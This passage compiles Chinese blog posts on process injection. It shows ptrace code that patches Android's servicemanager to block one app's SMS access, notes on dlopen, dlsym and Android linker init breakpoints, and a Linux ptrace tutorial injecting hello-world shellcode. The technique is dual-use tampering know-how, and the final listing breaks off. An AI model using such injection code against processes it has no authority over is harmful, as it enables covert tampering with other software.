32                  char  chars[long_size];
33          }data;
34          i  =  0;
35          j  =  len  /  long_size;
36          laddr  =  str;
37          while(i  <  j)  {
38                  data.val  =  ptrace(PTRACE_PEEKDATA,
39                                  pid,  addr  +  i  *  4,
40                                  NULL);
41                  memcpy(laddr,  data.chars,  long_size);
42                  ++i;
43                  laddr  +=  long_size;
44          }
45          j  =  len  %  long_size;
46          if(j  !=  0)  {
47                  data.val  =  ptrace(PTRACE_PEEKDATA,
48                                  pid,  addr  +  i  *  4,
49                                  NULL);
50                  memcpy(laddr,  data.chars,  j);
51          }
52          str[len]  =  '\0';
53  }
54
55  void  putdata(pid_t  pid,  long  addr,
56                  char  *str,  int  len)
```

```
57 {
58         char  *laddr;
59         int  i,  j;
60         union  u  {
61                 long  val;
62                 char  chars[long_size];
63         }data;
64         i  =  0;
65         j  =  len  /  long_size;
66         laddr  =  str;
67         while(i  <  j)  {
68                 memcpy(data.chars,  laddr,  long_size);
69                 ptrace(PTRACE_POKEDATA,  pid,
70                                 addr  +  i  *  4,  data.val);
71                 ++i;
72                 laddr  +=  long_size;
73         }
74         j  =  len  %  long_size;
75         if(j  !=  0)  {
76                 memcpy(data.chars,  laddr,  j);
77                 ptrace(PTRACE_POKEDATA,  pid,
78                                 addr  +  i  *  4,  data.val);
79         }
80 }
81
82 void  build_jmp_asm(char*  asm_bin,  int*  len,  unsigned  long  freeaddr)
83 {
84         append_asm(asm_bin,  len,  0xFCA0F001,  4);  //b  from  0x8950  to  0xa294
```

```
85 }
86
87 void  build_fun_asm(char*  asm_bin,  int*  len)
88 {
89         unsigned  long  block_uid  =  10038;
90
91         append_asm(asm_bin,  len,  0xB502,  2);  //push  {r1,lr}
92
93         //fun  asm
94         append_asm(asm_bin,  len,  0xB4FF,  2);  //  push  {r0-r7}
95         append_asm(asm_bin,  len,  0x6967,  2);  //  LDR  R7,  [R4,#0x14]
96         append_asm(asm_bin,  len,  0x4B05,  2);  //  ldr  r3,=block_uid
97         append_asm(asm_bin,  len,  0x429F,  2);  //  CMP  R7,  R3
98         append_asm(asm_bin,  len,  0xBCFF,  2);  //  pop  {r0-r7}
99         append_asm(asm_bin,  len,  0xD002,  2);  //  BEQ  return  -1
100
101        //return
102        append_asm(asm_bin,  len,  0x6803,  2);  //LDR  R3,  [R0]
103        append_asm(asm_bin,  len,  0x6822,  2);  //LDR  R2,  [R4]
104        append_asm(asm_bin,  len,  0xBD02,  2);  //pop  {r1,pc}
105
106        //return  -1
107        append_asm(asm_bin,  len,  0x2300,  2);  //mov  r3,  #0
108        append_asm(asm_bin,  len,  0x2201,  2);  //mov  r2,  #1
109
110        append_asm(asm_bin,  len,  0xBD02,  2);  //pop  {r1,pc}
111        append_asm(asm_bin,  len,  0x1C00,  2);  //nop
112
```

```
113         //write  return  address
114         append_asm(asm_bin,  len,  block_uid,  4);
115}
116
117void  print_asm(char*  asm_bin,  int  len)
118{
119         int  i;
120         for(i=0;  i<len;  i++)
121         {
122                  printf("%x  ",  *(asm_bin+i));
123         }
124         printf("\n\n");
125}
126
127void  tracePro(int  pid)
128{
129         unsigned  long  replace_addr;
130         unsigned  long  freeaddr;
131
132         char  asm_jump[32];
133         int  asm_jump_len=0;
134         char  asm_fun[1024];
135         int  asm_fun_len=0;
136
137         char  temp[1024];
138
139         replace_addr  =  0x8950;
140         freeaddr  =  0xA294;
```

```
141
142         build_jmp_asm(asm_jump,  &asm_jump_len,  freeaddr);
143         build_fun_asm(asm_fun,  &asm_fun_len);
144
145
146         putdata(pid,  replace_addr,  asm_jump,  asm_jump_len);
147         putdata(pid,  freeaddr,  asm_fun,  asm_fun_len);
148
149
150         getdata(pid,  replace_addr,  temp,  64);
151         print_asm(temp,  64);
152         getdata(pid,  freeaddr,  temp,  64);
153         print_asm(temp,  64);
154
155}
156
157int  main(int  argc,  char  *argv[])
158{
159         if(argc  !=  2)  {
160                 printf("Usage:  %s  <pid  to  be  traced>\n",  argv[0],  argv[1]);
161         return  1;
162         }
163
164         pid_t  traced_process;
165         int  status;
166         traced_process  =  atoi(argv[1]);
167
168         if(0  !=  ptrace(PTRACE_ATTACH,  traced_process,  NULL,  NULL))
```

```
169         {
170                 printf("Trace  process  failed:%d.\n",  errno);
171         return  1;
172         }
173
174         tracePro(traced_process);
175         ptrace(PTRACE_DETACH,  traced_process,  NULL,  NULL);
176
177         return  0;
178}
```


其中 replace_addr = 0x8950;是我们修改 **svcmgr_handler** 函数进行拦截的地址。freeaddr = 0xA294;是我们找到的可以插入我们的逻辑代码并且不会影响原有程序的地址。

我觉得程序已经写的很明白了，不需要再进一步解释了，后面开始实测。

4. 测试

先运行模拟器，上传 trace 程序。运行 SmsSender1 和系统自带的 SMS 程序，均可正常运行发送短信。

然后 ps 查看 servicemanager 的 pid，发现是 28. 运行 trace 28, 修改内存，inject 代码，发现我们的代码已成功写入：



然后运行系统自带的 SMS，可正常运行发送短信。运行 SmsSender1，无法正常运行。

事实证明 App Control 获得成功，哇咔咔~~

http://hi.baidu.com/harry_lime/item/9a23bbd9ebd936b1260ae7db

dlopen 函数

在 dlopen（）函数以指定模式打开指定的动态链接库文件，并返回一个句柄给 dlsym（）的调用进程。使用 dlclose（）来卸载打开的库。

功能：打开一个动态链接库，并返回动态链接库的句柄
包含头文件：
#include <dlfcn.h>
函数定义：
void * dlopen(const char * pathname, int mode);
函数描述：

mode 是打开方式，其值有多个，不同操作系统上实现的功能有所不同，在 linux 下，按功能可分为三类：

1、解析方式

RTLD_LAZY：在 dlopen 返回前，对于动态库中的未定义的符号不执行解析（只对函数引用有效，对于变量引用总是立即解析）。

RTLD_NOW： 需要在 dlopen 返回前，解析出所有未定义符号，如果解析不出来，在 dlopen 会返回 NULL，错误为：: undefined symbol: xxxx.....

2、作用范围，可与解析方式通过“|”组合使用。

RTLD_GLOBAL：动态库中定义的符号可被其后打开的其它库重定位。

RTLD_LOCAL： 与 RTLD_GLOBAL 作用相反，动态库中定义的符号不能被其后打开的其它库重定位。如果没有指明是 RTLD_GLOBAL 还是 RTLD_LOCAL，则缺省为 RTLD_LOCAL。

3、作用方式

RTLD_NODELETE： 在 dlclose()期间不卸载库，并且在以后使用 dlopen()重新加载库时不初始化库中的静态变量。这个 flag 不是 POSIX-2001 标准。

RTLD_NOLOAD： 不加载库。可用于测试库是否已加载(dlopen()返回 NULL 说明未加载，否则说明已加载），也可用于改变已加载库的 flag，如：先前加载库的 flag 为 RTLD_LOCAL，用 dlopen(RTLD_NOLOAD|RTLD_GLOBAL)后 flag 将变成 RTLD_GLOBAL。这个 flag 不是 POSIX-2001 标准。

RTLD_DEEPBIND：在搜索全局符号前先搜索库内的符号，避免同名符号的冲突。这个 flag 不是 POSIX-2001 标准。

返回值:

打开错误返回 NULL

成功，返回库引用

编译时候要加入 -ldl (指定 dl 库)

例如

```
gcc test.c -o test –ldl
```

Linux 提供了一套 API 来动态装载库。下面列出了这些 API：

- dlopen，打开一个库，并为使用该库做些准备。
- dlsym，在打开的库中查找符号的值。
- dlclose，关闭库。
- dlerror，返回一个描述最后一次调用 dlopen、dlsym，或 dlclose 的错误信息的字符串。

C 语言用户需要包含头文件 dlfcn.h 才能使用上述 API。glibc 还增加了两个 POSIX 标准中没有的 API：
- dladdr，从函数指针解析符号名称和所在的文件。
- dlvsym，与 dlsym 类似，只是多了一个版本字符串参数。

在 Linux 上，使用动态链接的应用程序需要和库 libdl.so 一起链接，也就是使用选项-ldl。但是，编译时不需要和动态装载的库一起链接。程序 3-1 是一个在 Linux 上使用 dl*例程的简单示例。

延迟重定位(Lazy Relocation)

延迟重定位/装载是一个允许符号只在需要时才重定位的特性。这常在各 UNIX 系统上解析函数调用时用到。当一个和共享库一起链接的应用程序几乎不会用到该 共享库中的函数时，该特性被证明是非常有用的。这种情况下，只有库中的函数被应用程序调用时，共享库才会被装载，否则不会装载，因此会节约一些系统资源。 但是如果把环境变量 LD_BIND_NOW 设置成一个非空值，所有的重定位操作都会在程序启动时进行。也可以在链接器命令行通过使用-z now 链接器选项使延迟绑定对某个特定的共享库失效。需要注意的是，除非重新链接该共享库，否则对该共享库的这种设置会一直有效。

初始化(initializing)和终止化(finalizing)函数

有时候，以前的代码可能用到了两个特殊的函数：_init 和_fini。_init 和_fini 函数用在装载和卸载某个模块(注释 14)时分别控制该模块的构造器和析构器(或构造函数和析构函数)。他们的 C 语言原型如下：

```
void _init(void);
void _fini(void);
```

当一个库通过 dlopen()动态打开或以共享库的形式打开时，如果_init 在该库中存在且被输出出来，则_init 函数会被调用。如果一个库通过 dlclose()动态关闭或因为没有应用程序引用其符号而被卸载时，_fini 函数会在库卸载前被调用。当使用你自己的_init 和_fini 函数时， 需要注意不要与系统启动文件一起链接。可以使用 GCC 选项 -nostartfiles 做到这一点。

但是，使用上面的函数或 GCC 的-nostartfiles 选项并不是很好的习惯，因为这可能会产生一些意外的结果。相反，库应该使用__attribute__((constructor))和__attribute__((destructor))函数属性来输出它的构造函数和析构 函数。如下所示：

```
void __attribute__((constructor)) x_init(void)
```

void __attribute__((destructor)) x_fini(void)
构造函数会在 dlopen()返回前或库被装载时调用。析构函数会在这样几种情况下被调用：dlclose()返回前，或 main()返回后，或装载库过程中 exit()被调用时。

我们通过一个例子来讲解 dlopen 系列函数的使用和操作:

主程序:

```
#include <stdlib.h>
#include <dlfcn.h>
#include <stdio.h>

//申明结构体
typedef struct __test {
	int i;
	void (* echo_fun)(struct __test *p);
}Test;

//供动态库使用的注册函数
void __register(Test *p) {
	p->i = 1;
	p->echo_fun(p);
}

int main(void) {
```

```
        void *handle = NULL;
        char *myso = "./mylib.so";

        if((handle = dlopen(myso, RTLD_NOW)) == NULL) {
            printf("dlopen - %sn", dlerror());
            exit(-1);
        }

        return 0;
    }
```

动态库:

```
#include <stdio.h>
#include <stdlib.h>

//申明结构体类型
typedef struct __test {
    int i;
    void (*echo_fun)(struct __test *p);
}Test;

//申明注册函数原型
void __register(Test *p);

static void __printf(Test *p) {
    printf("i = %dn", p->i);
```

```
}

//动态库申请一个全局变量空间
//这种 ".成员"的赋值方式为 c99 标准
static Test config = {
    .i = 0,
    .echo_fun = __printf,
};

//加载动态库的自动初始化函数
void _init(void) {
    printf("initn");
    //调用主程序的注册函数
    __register(&config);
}
```

主程序编译: gcc test.c -ldl -rdynamic

动态库编译: gcc -shared -fPIC -nostartfiles -o mylib.so mylib.c

主程序通过 dlopen()加载一个.so 的动态库文件，然后动态库会自动运行 _init() 初始化函数，初始化函数打印一个提示信息，然后调用主程序的注册函数给结构体重新赋值，然后调用结构体的函数指针，打印该结构体的值．这样就充分的达到了主程序和动态库的函数相互调用和指针的相互传递.

gcc 参数 -rdynamic 用来通知链接器将所有符号添加到动态符号表中（目的是能够通过使用 dlopen 来实现向后跟踪）.

gcc 参数 -fPIC 作用: 当使用.so 等类的库时,当遇到多个可执行文件共用这一个库时，在内存中,这个库就不会被复制多份,让每个可执行文件一对一的使用,而是让多个可执行文件指向一个库文件,达到共用．宗旨:节省了内存空间,提高了空间利用率.

Dlsym 函数

基本定义编辑
功能：
根据动态链接库操作句柄与符号，返回符号对应的地址。
包含头文件：
1

```
#include<dlfcn.h>
```

函数定义：
1

```
void*dlsym(void*handle,constchar*symbol)
```

函数描述：
dlsym(dynamic library symbol)
根据 动态链接库 操作句柄(handle)与符号(symbol)，返回符号对应的地址。使用这个函数不但可以获取函数地址，也可以获取变量地址。
handle：由 dlopen 打开动态链接库后返回的指针；
symbol：要求获取的函数或全局变量的名称。
返回值：
void* 指向函数的地址，供调用使用。
2 使用 dlsym 编辑
假设在 my.so 中定义了一个 void mytest()函数，那在使用 my.so 时先声明一个函数指针：
1

```
void(*pMytest)();
```

接下来先将那个 my.so 载入：
1

```
    pHandle=dlopen("my.so",RTLD_LAZY);//详见 dlopen 函数
    然后使用 dlsym 函数将函数指针 pMytest 指向 mytest() 函数：
    1

    pMytest=(void(*)())dlsym(pHandle,"mytest");//可见放在双引号中的 mytest 不用加括号,即使有参数也不用
    （可调用 dlerror();返回错误信息，正确返回为空）
    最后通过调用函数指针执行 mytest 函数：

    intmain(){
    //……
    pMytest();
    //……
    return0;
}
```

Android 显式调用动态链接库分析

Android 显式调用动态链接库分析

前言

昨天实现了动态调试时，断在 so 的初始化代码段 init 段中。今天便通过对源码的分析，看看其中原理

0×1

dlopen 显式加载动态链接库的整体过程

```
dlopen()
{
    do_dlopen()
    {
        find_library()
        {
            find_library_internal()
            {
                find_loaded_library()//判断 so 文件是不是已经被加载了，
                                     //如果是，便直接返回句柄，不是就去加载
                load_library()//加载 so
                {
                    open_library()//打开 so 文件
                    read_elf()//读取 so 文件的一部分信息
                    soinfo_alloc()//给 so 文件分配一个 soinfo 类型的结构体
                }
                soinfo_link_image()//加载 so
                {
                    //加载 so,对由 soinfo_alloc 给 so 文件分配的结构体变量进行一系列赋值等等
                }
            }
        }
        /*find_library 函数执行完，成功加载了一个 so 文件之后*/
        CallConstructors()   //用来进行一系列的初始化工作
```

```
        {
            CallFunction()
            {
                TRACE("[ Calling %s @ %p for '%s' ]", function_name, function, name);
                function();       //调用初始化代码段函数
                TRACE("[ Done calling %s @ %p for '%s' ]", function_name, function, name);
            }
            CallArray()
            {
                TRACE("[ Calling %s (size %d) @ %p for '%s' ]", array_name, count, functions, name);
                CallFunction("function", functions[i]);    //同上
                TRACE("[ Done calling %s for '%s' ]", array_name, name);
            }
        }
    }
}
```

0×2

详细分析

dlopen()

```
void* dlopen(const char* filename, int flags) {
  ScopedPthreadMutexLocker locker(&gDlMutex);
  soinfo* result = do_dlopen(filename, flags);
  if (result == NULL) {
    __bionic_format_dlerror("dlopen failed", linker_get_error_buffer());
```

```
        return NULL;
    }
    return result;
}
```

通过 so 的文件名，然后调用 do_dlopen 进行加载

do_dlopen()

```
soinfo* do_dlopen(const char* name, int flags) {
    if ((flags & ~(RTLD_NOW|RTLD_LAZY|RTLD_LOCAL|RTLD_GLOBAL)) != 0) {
        DL_ERR("invalid flags to dlopen: %x", flags);
        return NULL;
    }
    set_soinfo_pool_protection(PROT_READ | PROT_WRITE);
    soinfo* si = find_library(name);
    if (si != NULL) {
        si->CallConstructors();
    }
    set_soinfo_pool_protection(PROT_READ);
    return si;
}
```

设置 so 文件的权限为 WR
调用 find_library 函数进行加载
加载完成之后，调用 CallConstructors 函数进行一系列的初始化工作
设置 so 文件的权限为 R

find_library()

```
static soinfo* find_library(const char* name) {
    soinfo* si = find_library_internal(name);
    if (si != NULL) {
        si->ref_count++;
    }
    return si;
}
```

调用 find_library_internal 函数进行加载
加载成功，全局变量 ref_count 自加

find_library_internal()

```
static soinfo* find_library_internal(const char* name) {
    if (name == NULL) {
        return somain;
    }

    soinfo* si = find_loaded_library(name);
    if (si != NULL) {
        if (si->flags & FLAG_LINKED) {
            return si;
        }
        DL_ERR("OOPS: recursive link to \"%s\"", si->name);
        return NULL;
    }

    TRACE("[ '%s' has not been loaded yet.    Locating...]", name);
    si = load_library(name);
```

```
    if (si == NULL) {
        return NULL;
    }

    // At this point we know that whatever is loaded @ base is a valid ELF
    // shared library whose segments are properly mapped in.
    TRACE("[ init_library base=0x%08x sz=0x%08x name='%s' ]",
            si->base, si->size, si->name);

    if (!soinfo_link_image(si)) {
        munmap(reinterpret_cast<void*>(si->base), si->size);
        soinfo_free(si);
        return NULL;
    }

    return si;
}
```

这个函数主要有三个部分

a，find_loaded_library 在链表中去寻找当前 so 文件是否已经被加载，如果找到了，直接返回已有的句柄，若没有，便去加载

b，so 文件没有被加载过，便调用 load_library 函数进行加载（主要是为 so 文件分配一个 soinfo 类型的结构体，为加载 so 做最后的准备）

c，调用 soinfo_link_image 函数对 so 文件进行最后的加载，对分配的结构体进行一系列的赋值

执行完成之后， 回到 do_dlopen 函数中，执行 CallConstructors

CallConstructors()

```
void soinfo::CallConstructors() {
    if (constructors_called) {
        return;
    }
    constructors_called = true;

    .......

    TRACE("\"%s\": calling constructors", name);

    // DT_INIT should be called before DT_INIT_ARRAY if both are present.
    CallFunction("DT_INIT", init_func);
    CallArray("DT_INIT_ARRAY", init_array, init_array_count, false);
}
```

这个函数是在 so 文件加载完成之后执行的，目的是调用 CallFunction 函数和 CallArray 函数来执行 so 文件的一些初始化工作

这里的 DT_INIT 和 DT_INIT_ARRAY 到底是什么呢？如下：

```
#define DT_INIT             12   /* Address of initialization function */
#define DT_INIT_ARRAY 25   /* Address of initialization function array */
```

init_func 和 init_array 都是结构体 soinfo 的成员变量。在 soinfo_link_image 加载 so 的时候进行赋值

```
case DT_INIT:
                    si->init_func = reinterpret_cast<linker_function_t>(base + d->d_un.d_ptr);
                    DEBUG("%s constructors (DT_INIT) found at %p", si->name, si->init_func);
```

```
                break;
case DT_INIT_ARRAY:
                si->init_array = reinterpret_cast<linker_function_t*>(base + d->d_un.d_ptr);
                DEBUG("%s constructors (DT_INIT_ARRAY) found at %p", si->name, si->init_array);
                break;
```

CallFunction()

```
void soinfo::CallFunction(const char* function_name UNUSED, linker_function_t function) {
    if (function == NULL || reinterpret_cast<uintptr_t>(function) == static_cast<uintptr_t>(-1)) {
        return;
    }

    TRACE("[ Calling %s @ %p for '%s' ]", function_name, function, name);
    function();
    TRACE("[ Done calling %s @ %p for '%s' ]", function_name, function, name);

    // The function may have called dlopen(3) or dlclose(3), so we need to ensure our data structures
    // are still writable. This happens with our debug malloc (see http://b/7941716).
    set_soinfo_pool_protection(PROT_READ | PROT_WRITE);
}
```

CallArray()

```
void soinfo::CallArray(const char* array_name UNUSED, linker_function_t* functions, size_t count, bool reverse) {
    if (functions == NULL) {
        return;
    }
```

```
    TRACE("[ Calling %s (size %d) @ %p for '%s' ]", array_name, count, functions, name);

    int begin = reverse ? (count - 1) : 0;
    int end = reverse ? -1 : count;
    int step = reverse ? -1 : 1;

    for (int i = begin; i != end; i += step) {
        TRACE("[ %s[%d] == %p ]", array_name, i, functions[i]);
        CallFunction("function", functions[i]);
    }

    TRACE("[ Done calling %s for '%s' ]", array_name, name);
}
```

很清楚的知道，在 so 被加载之后，会最先执行 so 文件的初始化代码，也就是 init_array 段的代码 。

这也是为什么想方设法在动态调试时将断点下载 init 段的原因

0×3

下断点原理叙述（有了前面的，这部分其实是可有可无的）

用 ida 载入 linker

a，来到 dlopen 函数

搜索字符串：dlopen failed

```
.text:00000F30                          sub_F30                                 ; DATA XREF: .data:00010034↓o
.text:00000F30 38 B5                                    PUSH            {R3-R5,LR}
.text:00000F32 04 46                                    MOV             R4, R0
.text:00000F34 0B 48                                    LDR             R0, =(unk_100A4 - 0xF3C)
.text:00000F36 0D 46                                    MOV             R5, R1
.text:00000F38 78 44                                    ADD             R0, PC ; unk_100A4
.text:00000F3A 07 F0 98 EB                              BLX             sub_866C
.text:00000F3E 20 46                                    MOV             R0, R4
.text:00000F40 29 46                                    MOV             R1, R5
.text:00000F42 01 F0 31 FD                              BL              sub_29A8 ; do_dlopen函数
.text:00000F46 04 46                                    MOV             R4, R0
.text:00000F48 30 B9                                    CBNZ            R0, loc_F58
.text:00000F4A 01 F0 17 FB                              BL              sub_257C
.text:00000F4E 01 46                                    MOV             R1, R0
.text:00000F50 05 48                                    LDR             R0, =(aDlopenFailed - 0xF56)
.text:00000F52 78 44                                    ADD             R0, PC  ; "dlopen failed"
.text:00000F54 FF F7 30 FF                              BL              sub_DB8 ; 错误信息提示
.text:00000F58
.text:00000F58                          loc_F58                                 ; CODE XREF: sub_F30+18↑j
.text:00000F58 04 48                                    LDR             R0, =(unk_100A4 - 0xF5E)
.text:00000F5A 78 44                                    ADD             R0, PC ; unk_100A4
.text:00000F5C 07 F0 08 EC                              BLX             sub_8770
.text:00000F60 20 46                                    MOV             R0, R4
.text:00000F62 38 BD                                    POP             {R3-R5,PC}
.text:00000F62                          ; End of function sub_F30
```

b，来到 do_dlopen 函数

进入 sub_29A8 处

```
.text:000029E2
.text:000029E2                          loc_29E2                                ; CODE XREF: sub_29A8+Aîj
.text:000029E2 03 20                                    MOVS    R0, #3
.text:000029E4 FE F7 40 FF                              BL      sub_1868
.text:000029E8 20 46                                    MOV     R0, R4
.text:000029EA FF F7 63 FC                              BL      sub_22B4 ; find_library_internal
.text:000029EE 04 46                                    MOV     R4, R0
.text:000029F0 08 B1                                    CBZ     R0, loc_29F6
.text:000029F2 FF F7 57 FF                              BL      sub_28A4 ; CallConstructors
.text:000029F6
```

c、来到 CallConstructors 函数处

进入 sub_28A4

```
loc_2954
LDR             R1, =(aDt_init - 0x2960)
MOV             R0, R4
LDR.W           R2, [R4,#0xF0]
ADD             R1, PC  ; "DT_INIT"
BL              sub_2720 ; CallFunction("DT_INIT", init_func);
LDR             R1, =(aDt_init_array - 0x296C)
MOVS            R0, #0
STR             R0, [SP,#0x28+var_28]
ADD             R1, PC  ; "DT_INIT_ARRAY"
MOV             R0, R4
LDR.W           R2, [R4,#0xE0]
LDR.W           R3, [R4,#0xE4]
BL              sub_2794 ; CallArray("DT_INIT_ARRAY", init_array, init_array_count, false);
```

d、来到 CallFunction 函数处

进入 sub_2720

定位信息：

```
TRACE(“[ Calling %s @ %p for '%s' ]“, function_name, function, name);
  function();
  TRACE(“[ Done calling %s @ %p for '%s' ]“, function_name, function, name);
```

```
.text:00002720                          sub_2720                                ; CODE XREF: sub_2794+8E↓p
.text:00002720                                                                  ; sub_28A4+BA↓p ...
.text:00002720 53 1E                                    SUBS            R3, R2, #1
.text:00002722 03 33                                    ADDS            R3, #3
.text:00002724 73 B5                                    PUSH            {R0,R1,R4-R6,LR}
.text:00002726 06 46                                    MOV             R6, R0
.text:00002728 0D 46                                    MOV             R5, R1
.text:0000272A 14 46                                    MOV             R4, R2
.text:0000272C 24 D8                                    BHI             loc_2778
.text:0000272E 13 48                                    LDR             R0, =(dword_10678 - 0x2734)
.text:00002730 78 44                                    ADD             R0, PC ; dword_10678
.text:00002732 01 68                                    LDR             R1, [R0]
.text:00002734 01 29                                    CMP             R1, #1
.text:00002736 09 DD                                    BLE             loc_274C ; function()函数，在这儿下断点，就能断
.text:00002738 11 49                                    LDR             R1, =(aLinker - 0x2748)
.text:0000273A 04 20                                    MOVS            R0, #4
.text:0000273C 11 4A                                    LDR             R2, =(aCallingSPForS - 0x274A)
.text:0000273E 2B 46                                    MOV             R3, R5
.text:00002740 8D E8 50 00                              STMEA.W         SP, {R4,R6}
.text:00002744 79 44                                    ADD             R1, PC  ; "linker"
.text:00002746 7A 44                                    ADD             R2, PC  ; "[ Calling %s @ %p for '%s' ]"
.text:00002748 01 F0 54 FF                              BL              sub_45F4
.text:0000274C
.text:0000274C                          loc_274C                                ; CODE XREF: sub_2720+16↑j
.text:0000274C A0 47                                    BLX             R4      ; function()函数，在这儿下断点，就能断在
.text:0000274E 0E 4A                                    LDR             R2, =(dword_10678 - 0x2754)
.text:00002750 7A 44                                    ADD             R2, PC ; dword_10678
.text:00002752 13 68                                    LDR             R3, [R2]
.text:00002754 01 2B                                    CMP             R3, #1
.text:00002756 09 DD                                    BLE             loc_276C
.text:00002758 0C 49                                    LDR             R1, =(aLinker - 0x2768)
.text:0000275A 04 20                                    MOVS            R0, #4
.text:0000275C 0C 4A                                    LDR             R2, =(aDoneCallingSPF - 0x276A)
.text:0000275E 2B 46                                    MOV             R3, R5
.text:00002760 8D E8 50 00                              STMEA.W         SP, {R4,R6}
.text:00002764 79 44                                    ADD             R1, PC  ; "linker"
.text:00002766 7A 44                                    ADD             R2, PC  ; "[ Done calling %s @ %p for '%s' ]"
.text:00002768 01 F0 44 FF                              BL              sub_45F4
```

BLX　R4 便是调用 function()函数的地方！

http://0nly3nd.sinaapp.com/?p=666

Linux 下代码注入实例

前言

想学习下安卓上的注入，先了解了下 linux 平台上的进程注入吧！发现金龟子萌妹纸已经有实例了，就直接借鉴来用了。

0×1

参考文章 http://blog.csdn.net/estate66/article/details/6061642 （PS：这文章的代码有点问题，思路没问题的）

ptrace 参考手册 http://linux.die.net/man/2/ptrace

0×2

目的是要插入一段代码到 linux 下已经运行的程序中

在 linux 下，没有办法向在 windows 下那样用开启远程线程的方法来注入代码，那么 linux 下有一个很强大的“工具”就是 ptrace，ptrace 可以附加一个正在运行的进程，然后获取和更改此进程的寄存器信息，甚至可以更改进程在内存中的数据。简单来说，就是可以控制附加进程的运行。

这篇文字的思路就是使用 ptrace 来附加我们自己编写一个进程，然后插入一段显示”hello world“的代码。

0×3

大家都知道 eip 寄存器是存放 CPU 即将要执行的指令的地址的，也就是下一条指令的地址。那么我们即将用到的方法就是附加进程之后，修改被附加进程的当前 eip 指向的地址中的指令，并且保存原本指令，等待我们的指令被执行完成后，再恢复原本的指令。

0×4

首先我们编写一个测试程序，也就是被附加的进程

```
#include <stdio.h>
#include <unistd.h>
#include <sys/types.h>

int main()
{
	int i;
	for(i = 0; i < 10; i++)
	{
		printf("my counter:%d\n",i);
		sleep(2);
	}
	return 0;
}
```

使用 gcc 编译

0×5

下面我们封装两个函数，一个是用来获得 eip 寄存器指向地址的代码，一个是用来向 eip 寄存器的地址中存放自己的代码

```
void getdata(pid_t child, long addr, char * str, int len)
{

        //这个函数用来获得 addr 指向地址的长度为 len 字节的代码（len 为我们 shellcode 的长度）；
        char * laddr;
        int i, j;
        union u
        {
                long val;
                char chars[long_size];
        }data;
        i = 0

        //求商，因为 ptrace 的 PTRACE_PEEKDATA 选项每次是读取这个地址中的 4 字节的代码，所以下面先读取 4 的整数倍。
        j = len/long_size;
        laddr=str;
        while(i<j)
        {
                data.val=ptrace(PTRACE_PEEKDATA,child,addr+i*4,NULL);
                memcpy(laddr,data.chars,long_size);
                ++i;
                laddr+=long_size;
```

```
        }

        //这里求余，继续读取代码
        j = len % long_size;
        if(j!=0)
        {
                data.val=ptrace(PTRACE_PEEKDATA, child, addr+i*4, NULL);
                memcpy(laddr,data.chars,j);
        }
        str[len] = '\0';
}
```

下面是一个写数据的函数，思路和上面那个 getdata 差不多

```
void putdata(pid_t child, long addr, char* str, int len)
{
        int i,j;
        char * laddr;
        union u
        {
                long val;
                char chars[long_size];
        }data;
        i = 0;
        j = len/long_size;
        laddr=str;
        while(i<j)
        {
                memcpy(data.chars,laddr,long_size);
```

```
                ptrace(PTRACE_POKEDATA,child,addr+i*4,data.val);
                ++i;
                laddr+=long_size;
        }
        j = len %long_size;
        if(j!=0)
        {
                memcpy(data.chars,laddr,j);
                ptrace(PTRACE_POKEDATA,child,addr+i*4, data.val);
        }
}
```

0×6

main 函数

```
#include <sys/ptrace.h>
#include <stdlib.h>
#include <stdio.h>
#include <sys/types.h>
#include <sys/wait.h>
#include <unistd.h>
#include <string.h>
#include <errno.h>
#include <sys/syscall.h>
#include <sys/user.h>

const int long_size = sizeof(long);
```

```
int main(int argc, char* argv[])
{

        //这里保存想要附加进程的 ID
        pid_t traced_process;

        //为了保存寄存器的值
        struct user_regs_struct regs, newregs;
        long ins;
        int k,h;
        int len=41;

        //构造的输出 hello world 的 shellcode，上面的 len 是 shellcode 的长度
        char shellcode[]="\xeb\x15\x5e\xb8\x04\x00\x00\x00"
    "\xbb\x02\x00\x00\x00\x89\xf1\xba"
    "\x0c\x00\x00\x00\xcd\x80\xcc\xe8"
    "\xe6\xff\xff\xff\x48\x65\x6c\x6c"
    "\x6f\x20\x57\x6f\x72\x6c\x64\x0a\x00";

        //backup 保存原始的代码
        char backup[len];
        long addr;
        if(argc != 2)
        {
                printf("command input error:\n");
                exit(1);
        }
```

```
//将输入的第二个参数转换成整型
traced_process=atoi(argv[1]);

//附加进程
ptrace(PTRACE_ATTACH,traced_process,NULL,NULL);
wait(NULL);

//获得当前寄存器
ptrace(PTRACE_GETREGS, traced_process, NULL,&regs);
//  打印 eip
ins = ptrace(PTRACE_PEEKTEXT,traced_process,regs.eip,NULL);
printf("EIP:%lx instruction executed : %lx\n",regs.eip,ins);

getdata(traced_process,regs.eip,backup,len);
//打印原始代码
printf("backup is : \n");
for(k = 0 ;k    < 41; k++)
{
        printf("%x ",backup[k]);
}
printf("\n");
putdata(traced_process,regs.eip,shellcode,len);
printf("shellcode is :\n");

for(h = 0; h < 41; h++)
{
        printf("%x ", shellcode[h]);
```

